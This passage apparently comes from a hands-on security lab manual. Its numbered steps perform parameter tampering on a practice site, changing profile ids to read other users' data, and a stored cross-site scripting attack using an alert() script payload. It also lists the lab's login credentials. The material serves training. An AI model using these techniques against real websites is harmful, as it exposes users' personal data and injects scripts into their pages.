


Figure 2.3.3: Steve's profile

Although implementing a strict application security routine, parameters, and input validation can minimize parameter tampering and XSS vulnerabilities, many websites and web applications are still vulnerable to these security threats.

7. Now, try to change the parameter in the address bar to **id=1** and press **Enter**.
8. You will be redirected to the profile of **sam** without having to perform any hacking techniques to explore the database. Here, you can observe Sam's personal information under the **View Profile** tab, as shown in the screenshot.




Figure 2.3.4: Performing Parameter Tampering

9. Now, try the parameter **id=3** in the address bar and press **Enter**.
10. You get the profile for **kety**. This way, you can change the id number and obtain profile information for different users.




Figure 2.3.5: Kety's Profile

Note: This process of changing the ID value and getting the result is known as parameter tampering. Web XSS attacks exploit vulnerabilities on dynamically generated web pages. This enables malicious attackers to inject client-side scripts into the web pages viewed by other users.

T A S K 3 . 3

Perform Cross-Site Scripting




Figure 2.3.6: Clicking Contacts tab

11. Now, click the **Contacts** tab. Here you will be performing an XSS attack.
12. The **Contacts** page appears; enter your name or any random name (here, **steve**) in the **Name** field; enter the cross-site script `<script>alert("You are hacked")</script>` in the **Comment** field and click the **Submit Comment** button.




Figure 2.3.7: Performing XSS attack

13. On this page, you are testing for XSS vulnerability. Now, refresh the **Contacts** page.

Note: If a notification appears saying **To display this page, Firefox must send information....**, click the **Resend** button.




Figure 2.3.8: XSS attack executed

14. You have successfully added a malicious script to this page. The comment with the malicious link is stored on the server.
15. Now, switch to the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa\$\$w0rd**.
16. Open any web browser (here, **Mozilla Firefox**), type **http://www.moviescope.com/** into the address bar and press **Enter**.
17. The **MovieScope** website appears. In the **Login** form, type the **Username** and **Password** as **sam** and **test** and click **Login**.

Note: Here, we are logging in as the victim.

